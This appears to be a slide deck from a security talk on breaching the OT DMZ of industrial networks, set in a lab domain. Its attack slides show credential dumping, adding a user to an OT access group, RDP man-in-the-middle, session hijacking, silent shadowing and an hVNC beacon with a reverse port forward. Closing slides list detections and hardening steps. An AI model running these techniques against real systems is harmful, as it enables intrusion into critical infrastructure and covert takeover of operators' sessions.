




Crossing the Line

Advanced Techniques to Breach the OT DMZ

The OT DMZ

Level 4

Enterprise




Level 3.5

OT DMZ

Level 3

Operations & Control

Remote Access Architectures



Credential Harvesting

```
PS C:\Users\operator\Desktop> ls  
Directory: C:\Users\operator\Desktop
```

Mode	LastWriteTime	Length	Name
----	-----	-----	-----
d----	7/8/2025 8:06 PM		.ssh
-a----	6/24/2021 11:57 AM	2244	Jumpbox.rdp

```
PS C:\Users\operator\Desktop> ls C:\Windows\Tasks  
Directory: C:\Windows\Tasks
```

Mode	LastWriteTime	Length	Name
----	-----	-----	-----
-a----	7/8/2025 1:33 PM	10136093	LaZagne.exe
-a----	7/8/2025 1:33 PM	1355264	mimikatz.exe
-a----	7/8/2025 1:32 PM	697856	Seatbelt.exe
-a----	7/8/2025 1:34 PM	152064	SharpDPAPI.exe

Group Memberships

```
PS C:\Users\operator\Desktop> net group "OT Remote Access Users" /domain tester /add  
The request will be processed at a domain controller for domain hacklab.corp.
```

The command completed successfully.

```
PS C:\Users\operator\Desktop> net group "OT Remote Access Users" /domain  
The request will be processed at a domain controller for domain hacklab.corp.
```

Group name OT Remote Access Users
Comment

Members

engineer
operator
tester

jbrown
Smith

jump
svc_guac

SETH RDP

```
(operator@redlinux) -/opt/Seth]
```

```
$ sudo ./seth.sh eth1 10.10.10.6 10.10.10.7 10.10.10.10
```



by Adrian Vollmer
seth@vollmer.syss.de
SySS GmbH, 2017
<https://www.syss.de>

```
[+] Linux OS detected, using iptables as the netfilter interpreter
[+] Spoofing arp replies...
[+] Turning on IP forwarding...
[+] Set iptables rules for SYN packets...
[+] Waiting for a SYN packet to the original destination...
```

Remote Desktop Session Hijack

```
PS C:\Users\administrator.HACKLAB\Desktop> .\PsExec64.exe -i -s cmd.exe
```

```
PsExec v2.34 - Execute processes remotely
Copyright (C) 2001-2021 Mark Russinovich
Sysinternals - www.sysinternals.com
```

NT Authority\System

```
Administrator: C:\Windows\system32\cmd.exe
C:\Windows\system32>query user
USERNAME          SESSIONNAME      ID  STATE    IDLE TIME LOGON TIME
administrator     console           1   Active   none   7/8/2025 9:57 PM
operator          rdp-tcp#2        2   Active   2       7/8/2025 9:59 PM
C:\Windows\system32>tscon.exe 2
```

Reference: MITRE ATT&CK – Remote Service Session Hijacking: RDP Hijacking
(T1563.002)

<https://attack.mitre.org/techniques/T1563/002/>

Remote Desktop Shadowing

```
C:\Users\administrator.HACKLAB>reg.exe add "\\\LOCALHOST\HKLM\Software\Policies\Microsoft\Windows NT\Terminal Services" /V Shadow /T REG_DWORD /D 4 /F  
The operation completed successfully.
```

```
C:\Users\administrator.HACKLAB>reg.exe query "\\\LOCALHOST\HKLM\Software\Policies\Microsoft\Windows NT\Terminal Services" /V Shadow
```

```
HKEY_LOCAL_MACHINE\Software\Policies\Microsoft\Windows NT\Terminal Services  
Shadow REG_DWORD 0x4
```

```
C:\Users\administrator.HACKLAB>query user  
USERNAME SESSIONNAME ID STATE IDLE TIME LOGON TIME  
>administrator console 1 Active 7 7/8/2025 9:57 PM  
operator rdp-tcp#5 4 Active . 7/8/2025 10:15 PM
```

```
C:\Users\administrator.HACKLAB>mstsc.exe /shadow:4 /noConsentPrompt
```

Remote Desktop Session Shadowing: Allows an attacker with appropriate privileges to silently observe or interact with a user's active RDP session, often without their knowledge.

(Related to MITRE ATT&CK T1563.002 – RDP Hijacking)

Hidden Desktop (hVNC)

The screenshot shows a terminal window with the following details in the title bar:

- 192.168... 192.168... http
- administ... JMP01
- artifact_... 5176
- x64

The terminal has several tabs open:

- Event Log X
- Listeners X
- Beacon 192.168.10.70@5176 X
- Scripts X (highlighted)


The main pane displays the following log entries:

```
[07/08 19:34:21] beacon> inline-execute /opt/HiddenDesktop/HiddenDesktop.x64.0
[07/08 19:34:21] [*] Tasked beacon to inline-execute /opt/HiddenDesktop/HiddenDesktop.x64.0
[07/08 19:34:21] [+] host called home, sent: 10453 bytes
[07/08 19:34:21] [-] Failed to get pipe name
[07/08 19:36:48] beacon> HiddenDesktop 192.168.10.30 1337
[07/08 19:36:48] [+] started reverse port forward on 30340 to 192.168.10.30:1337
[07/08 19:36:48] [*] Tasked beacon to forward port 30340 to 192.168.10.30:1337
[07/08 19:36:48] [*] Pipe: \\.\pipe\svsvc-1-5-5-00968
[07/08 19:36:48] [*] Desktop: sbox_alternate_desktop_0x9430
[07/08 19:36:48] [+] host called home, sent: 10622 bytes
[07/08 19:36:49] [+] received output:
HD connected to pipe
```

White Knight Labs

<https://github.com/WKL-Sec/HiddenDesktop?tab=readme-ov-file>

Hidden Desktop (hVNC) Continued



The screenshot shows a user interface for managing a hidden desktop session via hVNC. The top navigation bar includes icons for 'HVNC Server' and 'HVNC Operator UI'. Below this, a tab labeled 'Quality' is selected. A terminal window is open, showing the following command-line interaction:

```
Administrator: C:\Windows\system32\cmd.exe
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Users\administrator.HACKLAB\Desktop>hostname
JMP01

C:\Users\administrator.HACKLAB\Desktop>
C:\Users\administrator.HACKLAB\Desktop>
```

Network Interfaces & Misc Devices


```
American Power Conversion          Network Management Card AOS      v6.2.1
(c) Copyright 2015 All Rights Reserved  Smart-UPS & Matrix-UPS APP      v6.2.1
```

```
Name       : apcl                      Date  : 07/30/2018
Contact    : redlogic                  Time   : 16:13:27
Location   : upsidedown                User   : Super User
Up Time    : 999 Days 12 Hour 21 Minutes Stat   : P+ N+ Net N+ A+
```

```
Type ? for command listing
Use tcpip command for IP address(-i), subnet(-s), and gateway(-g)
```

```
apc>█
```

Bypass MFA – Insecure Network Design



Defense Detection Opportunities

```
operator@redlinux:$ cat detections.txt
```

RDP Session Hijacking

- Look for abnormal use of `tscon.exe` (e.g. `/dest:console`)
- Unexpected Logon Type 10 or 7 without preceding Logon/Logoff events
- Session control takeover by `SYSTEM/admin` accounts

RDP Shadowing (`shadow.exe`)

- Detect `shadow.exe` with `/noConsentPrompt` or `/control flags`
- Monitor for unexpected Session Reconnect events (Event ID 4778)
- Shadowing activity from non-helpdesk accounts

Hidden Desktop (hVNC-style abuse)

- Unusual desktop creation: `WinSta0\hidden`, `CreateDesktop`, `SwitchDesktop`
- GUI sessions started by non-user processes (e.g. C2 implants)
- Suspicious API usage (e.g. `CreateRemoteThread` into GUI sessions)

Harden the DMZ – Defensive Takeaways

```
operator@redlinux:$ cat secrets.txt
```

1. Secure Remote Access Paths

- Enforce MFA for all remote access sessions (VPN, jump boxes, remote proxies)
- Require user approval for session control features; monitor for abuse
- Terminate idle sessions automatically and log all RDP/remote session activity

2. Strengthen Segmentation Points

- Disallow direct RDP from enterprise to OT DMZ – require double-hop through hardened jump servers
- Use separate authentication domains between IT, DMZ, and OT networks

3. Harden Jump Servers

- Treat jump hosts as high-value assets: EDR, allowlisting, logging, PAM integration
- Monitor for GUI abuse (hVNC, hidden desktops, unauthorized session creation)
- Rotate credentials frequently and disable clipboard or file redirection

4. Enhance Visibility & Detection

- Collect logs from firewall, RDP, PowerShell, and desktop activity (Event IDs: 4624, 4634, 4778, etc.)
- Enable Sysmon to track execution of tools like tscon.exe, shadow.exe, and mstsc.exe
- Alert on anomalous logon patterns or session takeovers
- Baseline normal OT DMZ usage and hunt for deviations